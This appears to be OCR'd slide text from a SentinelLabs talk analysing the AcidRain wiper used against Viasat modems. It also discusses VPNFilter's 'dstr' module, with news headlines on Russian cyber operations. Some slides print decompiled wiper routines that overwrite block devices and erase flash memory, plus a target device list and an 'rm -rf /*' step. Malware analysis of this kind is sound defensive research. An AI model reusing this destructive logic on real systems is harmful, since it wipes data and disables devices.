                  iVar2 = strcmp(directory,"sys");
                  if (iVar2 != 0) {
                    iVar2 = strcmp(directory,"usr");
                    if (iVar2 != 0) {
                      strncpy_maybe(copied_directory + 1,directory,0xfd);
                /* recursively delete the non-standard folder */
                      recursive_delete_files_in_dir(copied_directory);
                    }
```

AcidRain

Targeted Device(s)	Description
/dev/sd*	A generic block device
/dev/mtdblock*	Flash memory (common in routers and IoT devices)
/dev/block/mtdblock*	Another potential way of accessing flash memory
/dev/mtd*	The device file for flash memory that supports fileops
/dev/mmcblk*	For SD/MMC cards
/dev/block/mmcblk*	Another potential way of accessing SD/MMC cards
/dev/loop*	Virtual block devices

AcidRain

```
fd = open_(filename,1,in_a2,in_a3);
if (-1 < fd) {
  local_24 = 0;
  local_28 = 0;
                    /* BLKGETSIZE64 */
  iVar2 = ioctl(fd,0x40041272,&local_28);
  if (iVar2 != 0) {
    local_24 = 0xffffffff;
    local_28 = 0xffffffff;
  }
  uVar3 = lseek(fd,0,0);
  iVar2 = 0;
  uVar5 = (int)uVar3 >> 0x1f;
  while ((uVar5 < local_28 || ((local_28 == uVar5 && (uVar3 < local_24))))) {
    iVar4 = write_to_fd(fd,data_to_overwrite,0x40000);
    bVar1 = 0x400 < iVar2;
    iVar2 = iVar2 + 1;
    if (iVar4 < 1) break;
    if (bVar1) {
      iVar2 = 0;
      fsync(fd);
    }
    uVar5 = (uVar3 + 0x40000 < uVar3) + uVar5;
    uVar3 = uVar3 + 0x40000;
  }
  fsync(fd);
  close_fd(fd);
}
return;
```

A

```
fd = open_(param_1,2,param_3,param_4);
if ((-1 < fd) && (fstat(fd,auStack184), (local_a4 & 0xf000) == 0x2000)) {
                    /* MEMGETINFO */
  ioctl(fd,0x40204d01,local_dc);
  local_ec = local_d0;
  local_f0 = 0;
  if (local_d4 != 0) {
                    /* MEMUNLOCK */
    do {
                    /* MEMUNLOCK */
      ioctl(fd,0x80084d06,&local_f0);
                    /* MEMERASE */
      ioctl(fd,0x80084d02,&local_f0);
      local_f0 = local_f0 + local_d0;
    } while (local_f0 < local_d4);
  }
```

B

AcidRain

```
data_to_overwrite = allocated_region;
if (allocated_region < puVar1) {
  value_to_write = 0xffffffff;
  do {
    *allocated_region = value_to_write;
    allocated_region = allocated_region + 1;
    value_to_write = value_to_write - 1;
  } while (allocated_region < puVar1);
```

Zack Whittaker
@zackwhittaker

"The analysis in the SentinelLabs report regarding the ukrop binary is consistent with the facts in our report - specifically, SentinelLabs identifies the destructive executable that was run on the modems using a legitimate management command as Viasat previously described."

7:38 PM · Mar 31, 2022 · Twitter Web App

AcidRain

```
fd = open_(filename,1,in_a2,in_a3);
if (-1 < fd) {
  local_24 = 0;
  local_28 = 0;
                    /* BLKGETSIZE64 */
  iVar2 = ioctl(fd,0x40041272,&local_28);
  if (iVar2 != 0) {
    local_24 = 0xffffffff;
    local_28 = 0xffffffff;
  }
  uVar3 = lseek(fd,0,0);
  iVar2 = 0;
  uVar5 = (int)uVar3 >> 0x1f;
  while ((uVar5 < local_28 || ((local_28 == uVar5 && (uVar3 < local_24))))) {
    iVar4 = write_to_fd(fd,data_to_overwrite,0x40000);
    bVar1 = 0x400 < iVar2;
    iVar2 = iVar2 + 1;
    if (iVar4 < 1) break;
    if (bVar1) {
      iVar2 = 0;
      fsync(fd);
    }
    uVar5 = (uVar3 + 0x40000 < uVar3) + uVar5;
    uVar3 = uVar3 + 0x40000;
  }
  fsync(fd);
  close_fd(fd);
}
return;
```

A

```
fd = open_(param_1,2,param_3,param_4);
if ((-1 < fd) && (fstat(fd,auStack184), (local_a4 & 0xf000) == 0x2000)) {
                    /* MEMGETINFO */
  ioctl(fd,0x40204d01,local_dc);
  local_ec = local_d0;
  local_f0 = 0;
  if (local_d4 != 0) {
                    /* MEMUNLOCK */
    do {
                    /* MEMUNLOCK */
      ioctl(fd,0x80084d06,&local_f0);
                    /* MEMERASE */
      ioctl(fd,0x80084d02,&local_f0);
      local_f0 = local_f0 + local_d0;
    } while (local_f0 < local_d4);
  }
```

B

'dstr'

AcidRain

VPNFilter Stage 3 Plugin – ‘dstr’

'dstr' (device destruction module)

The dstr modules are used to render an infected device inoperable by deleting files necessary for normal operation. It deletes all files and folders related to its own operation first before deleting the rest of the files on the system, possibly in an attempt to hide its presence during a forensic analysis.

MD5 20ea405d79b4de1b90de54a442952a45

The dstr module clears flash memory by overwriting the bytes of all available /dev/mtdX devices with a 0xFF byte. Finally, the shell command rm -rf /* is executed to delete the remainder of the file system and the device is rebooted. At this point, the device will not have any of the files it needs to operate and fail to boot.

First Seen 2018-06-06 13:02:56 UTC


May 10, 2022 at 9:47 am ET ★

U.S., U.K., EU Blame Russia for Cyberattack on Satellite Provider Viasat


By Catherine Stupp

More concerning precisely in that it’s more generic.


What happens now?



ICS Doomscape?!



BLOG

INCONTROLLER: New State-Sponsored Cyber Attack Tools Target Multiple Industrial Control Systems

NATHAN BRUBAKER, KEITH LUNDEN, KEN PROSKA, MUHAMMAD UMAIR, DANIEL KAPELLMANN ZAFRA,

APR 13, 2022 | 15 MINS READ

#THREAT RESEARCH #THREAT INTELLIGENCE #ICS #OPERATIONAL TECHNOLOGY #MALWARE

Bypassing Sanctions via Cyber Crime

The Brazilian Candidate: The Studious Cover Identity of an Alleged Russian Spy

June 16, 2022 Brazil GRU

Translations: English (UK) Русский (Россия)

On 16 June, Dutch intelligence (AIVD) published a press release detailing how it had disrupted an attempt by what it said was a Russian military intelligence (GRU) asset to gain "access as an intern to the International Criminal Court (ICC) in the Hague". The man was denied entrance to the Netherlands and was sent back to Brazil.

ANDY GREENBERG SECURITY MAY 12, 2022 7:00 AM

The Case for War Crimes Charges Against Russia's Sandworm Hackers

A group of human rights lawyers and investigators has called on the Hague to bring the first-ever "cyber war crimes" charges against Russia's most dangerous hackers.

Thank You

SentinelLABS

Tom Hegel
Senior Threat Researcher
tomhegel

Juan Andres Guerrero-Saade
Senior Director of SentinelLabs
juanandres_gs